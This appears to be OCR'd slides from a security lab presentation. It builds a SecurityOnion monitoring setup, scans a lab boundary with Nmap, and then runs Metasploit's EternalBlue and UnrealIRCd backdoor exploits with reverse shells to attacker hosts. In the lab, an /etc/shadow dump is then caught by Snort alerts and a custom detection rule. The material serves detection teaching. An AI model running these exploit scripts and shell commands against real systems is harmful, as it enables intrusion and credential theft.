
- Using the OpenBSD machine for all routing we can simply mirror those interfaces on that VM over to our SecurityOnion instance.




# VMWare Port Mirror Properties Dialog:



# VMWare Port Mirror Sources Dialog:



# VMWare Port Mirror Destinations Dialog:



# Syslog data to Logstash

- All data from OpenBSD Router VM and PF.
- All web server data from OpenBSD web server.
- All data from ESXi hosts.
- All data from Tenable Security Center.
- All data from HBSS EPO.

❖ Custom TCPDump for PF:

```
bash-4.4# cat /etc/rc.local
nohup tcpdump -n -e -ttt -i pflog0 | logger -t pf -p local2.info &
```

❖ Syslog.conf sending data to Logstash on SecurityOnion


```
auth,daemon,syslog,user.info;authpriv,kern.debug,local2.info     @10.99.6.10
```

# Windows Event logs + Sysmon


- Security, Application, System, Powershell Logs
- Sysmon Logs
  - Started with @SwiftOnSecurity's config and customized. https://github.com/SwiftOnSecurity/sysmon-config
- WinlogBeat sends data to Logstash in JSON over TCP 5044.

```
winlogbeat.event_logs:
  - name: Application
    ignore_older: 72h
  - name: Security
    ignore_older: 72h
  - name: System
    ignore_older: 72h
  - name: "Microsoft-Windows-Powershell/Operational"
    ignore_older: 24h
    ignore_older: 24h
  - name: "Microsoft-Windows-TaskScheduler/Operational"
    ignore_older: 72h
  - name: "Microsoft-Windows-Sysmon/Operational"
    ignore_older: 24h

#================== Elasticsearch template setting ==========================

setup.template.settings:
  index.number_of_shards: 3
```

```
output.logstash:
  # The Logstash hosts
  hosts: ["10.99.6.10:5044"]
```




# Sysmon Data is so RICH!

1

sysmon

C:\Windows\System32\cmd.exe

Information

Microsoft-Windows-Sysmon/Operational

0.001

Process Create:
UtcTime: 2019-08-28 15:38:17.465
ProcessGuid: {B5AFEE1C-9FE9-5D66-0000-0010B7FDBF04}
ProcessId: 2936
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {B5AFEE1C-3124-5D54-0000-0020E7030000}
LogonId: 0x3e7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=5746BD7E255DD6A8AFA06F7C42C1BA41,SHA256=DB06C3534964E3FC79D2763144BA53742D7FA25
ParentProcessGuid: {B5AFEE1C-3126-5D54-0000-0010002B0100}
ParentProcessId: 1028
ParentImage: C:\Windows\System32\spoolsv.exe
ParentCommandLine: C:\Windows\System32\spoolsv.exe

Info

C:\Windows\System32\spoolsv.exe

1,256

{5770385F-C22A-43E0-BF4C-06F5698FFBD9}

32210

Microsoft-Windows-Sysmon


beat, beats_input_codec_plain_applied

Process Create (rule: ProcessCreate)

1892

NT AUTHORITY

# Sysmon Data is so RICH!



# Creating Scenarios

- Traffic is mirrored internal between subnets
- Traffic is mirrored to and from the simulated public internet
- PPSM (Ports Protocols and Services Management)
  - Shows port **22** open at the boundary and forwarding internally to 10.99.6.21
  - Shows port **80** open at the boundary and forwarding internally to 10.99.6.21
  - Shows port **445** open at the boundary and forwarding internally to 10.99.6.32
  - Shows port **6667** open at the boundary and forwarding internally to 10.99.6.27
  - Shows port **3632** open at the boundary and forwarding internally to 10.99.6.27
- These can be changed, mixed and matched at will.

# Nmap results against our Boundary IP of 172.16.10.1

```
Nmap scan report for 172.16.10.1
Host is up (0.00026s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:0f:1a:05:64:ba:fb:e5:77:05:df:1a:8c:99:7c:ef (RSA)
|   256 2a:25:90:18:02:af:fb:c1:17:e8:2a:1b:1b:0b:29:94 (ECDSA)
|_  256 95:17:8f:db:48:4f:65:99:4a:40:b7:51:de:4f:ae:ef (ED25519)
80/tcp   open  http         OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: OpenBSD httpd
445/tcp  open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: CDET)
3632/tcp open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6667/tcp open  irc          UnrealIRCd
MAC Address: 00:50:56:AA:C4:AB (VMware)
Service Info: Hosts: WIN7-BOX1, irc.Metasploitable.LAN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

# Analysis of our results:

- Two services immediately should look suspicious
  - SMB open on port 445
  - UnrealIRCd open on 6667
  - Also Distccd on 3632?? Somewhat suspicious as well
  - Continue additional enumeration against port 80 with Gobuster, and UDP scans.

```
445/tcp  open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: CDET)
3632/tcp open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6667/tcp open  irc          UnrealIRCd
MAC Address: 00:50:56:AA:C4:AB (VMware)
Service Info: Hosts: WIN7-BOX1, irc.Metasploitable.LAN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

# Slanging Some Exploits!


- EternalBlue/EternalRomance
  - `2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption`
  - `0  auxiliary/admin/smb/ms17_010_command  2017-03-14  normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution`


- UnrealIRCd
  - `1  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No  UnrealIRCD 3.2.8.1 Backdoor Command Execution`

# EternalBlue

```
resource (eternal_blue_exploit.rc)> use multi/handler
resource (eternal_blue_exploit.rc)> use exploit/windows/smb/ms17_010_eternalblue
resource (eternal_blue_exploit.rc)> set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
resource (eternal_blue_exploit.rc)> set LHOST 172.16.10.135
LHOST => 172.16.10.135
resource (eternal_blue_exploit.rc)> set LPORT 80
LPORT => 80
resource (eternal_blue_exploit.rc)> set RHOST 172.16.10.1
RHOST => 172.16.10.1
resource (eternal_blue_exploit.rc)> set VerifyArch false
VerifyArch => false
resource (eternal_blue_exploit.rc)> set VerifyTarget false
VerifyTarget => false
resource (eternal_blue_exploit.rc)> set ExitOnSession false
ExitOnSession => false
resource (eternal_blue_exploit.rc)> exploit
[*] Started reverse TCP handler on 172.16.10.135:80
[*] 172.16.10.1:445 - Connecting to target for exploitation.
[+] 172.16.10.1:445 - Connection established for exploitation.
[+] 172.16.10.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.10.1:445 - CORE raw buffer dump (42 bytes)
[*] 172.16.10.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 172.16.10.1:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 172.16.10.1:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 172.16.10.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.10.1:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.10.1:445 - Sending all but last fragment of exploit packet
[*] 172.16.10.1:445 - Starting non-paged pool grooming
[+] 172.16.10.1:445 - Sending SMBv2 buffers
[+] 172.16.10.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.10.1:445 - Sending final SMBv2 buffers.
[*] 172.16.10.1:445 - Sending last fragment of exploit packet!
[*] 172.16.10.1:445 - Receiving response from exploit packet
[+] 172.16.10.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.10.1:445 - Sending egg to corrupted connection.
[*] 172.16.10.1:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (172.16.10.135:80 -> 10.99.6.32:49184) at 2019-08-14 10:18:27 -0600
[+] 172.16.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

# EternalBlue - Snort/Squert



# EternalBlue - Snort/Kibana

| | event_type | source_ip | destination_ip | message |
|---|---|---|---|---|
| 17:29:58.497 | snort | 10.99.6.32 | 10.99.6.20 | [1:2100538:17] GPL NETBIOS SMB IPC$ unicode share access [Classification: Generic Protocol Command Decode] [P<br>9.6.32:49242 -> 10.99.6.20:139 |
| 17:29:53.494 | snort | 10.99.6.32 | 172.16.10.135 | [1:2018392:1] ET ATTACK_RESPONSE Possible MS CMD Shell opened on local system 2 [Classification: Successful<br>seconion61-ens192-1> {TCP} 10.99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:53.492 | snort | 10.99.6.32 | 172.16.10.135 | [1:2018392:1] ET ATTACK_RESPONSE Possible MS CMD Shell opened on local system 2 [Classification: Successful<br>seconion61-ens192-1> {TCP} 10.99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:53.491 | snort | 10.99.6.32 | 172.16.10.135 | [1:2102123:7] GPL EXPLOIT Microsoft cmd.exe banner [Classification: Successful Administrator Privilege Gain]<br>99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:53.490 | snort | 10.99.6.32 | 172.16.10.135 | [1:2102123:7] GPL EXPLOIT Microsoft cmd.exe banner [Classification: Successful Administrator Privilege Gain]<br>99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:53.488 | snort | 10.99.6.32 | 172.16.10.135 | [1:2012690:1] ET ATTACK_RESPONSE Windows 7 CMD Shell from Local System [Classification: Successful Administra<br>-ens192-1> {TCP} 10.99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:53.487 | snort | 10.99.6.32 | 172.16.10.135 | [1:2012690:1] ET ATTACK_RESPONSE Windows 7 CMD Shell from Local System [Classification: Successful Administra<br>-ens192-1> {TCP} 10.99.6.32:49239 -> 172.16.10.135:80 |
| 17:29:52.485 | snort | 172.16.10.20 | 172.16.10.1 | [1:2001569:14] ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection [Classification: Misc<br>{TCP} 172.16.10.20:45971 -> 172.16.10.1:445 |

# UnrealIRCD

```
[*] Processing unreal_ircd_capstone.rc for ERB directives.
resource (unreal_ircd_capstone.rc)> use exploit/unix/irc/unreal_ircd_3281_backdoor
resource (unreal_ircd_capstone.rc)> set RHOST 172.16.10.1
RHOST => 172.16.10.1
resource (unreal_ircd_capstone.rc)> exploit
[*] Started reverse TCP double handler on 119.6.204.35:4444
[*] 172.16.10.1:6667 - Connected to 172.16.10.1:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 172.16.10.1:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MT0Fb41LhO203EFA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MT0Fb41LhO203EFA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (119.6.204.35:4444 -> 10.99.6.27:34246) at 2019-08-14 11:20:09 -0600

whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
```

# /etc/shadow - Snort/Squert


| | | | | | | |
|---|---|---|---|---|---|---|
| 1 | 0 | 1 | 1 | | 17:32:11 | !! /etc/shadow Detected in Clear Text !! POSSIBLE INTRUSION DETECTED !! |
| 1 | 0 | 1 | 1 | | 17:32:11 | !! /etc/shadow Detected in Clear Text !! POSSIBLE INTRUSION DETECTED !! |

alert tcp any any -> any any (msg:"!! /etc/shadow Detected in Clear Text !! POSSIBLE INTRUSION DETECTED !!"; content:"root:$1$"; sid:9000551; rev:1;)

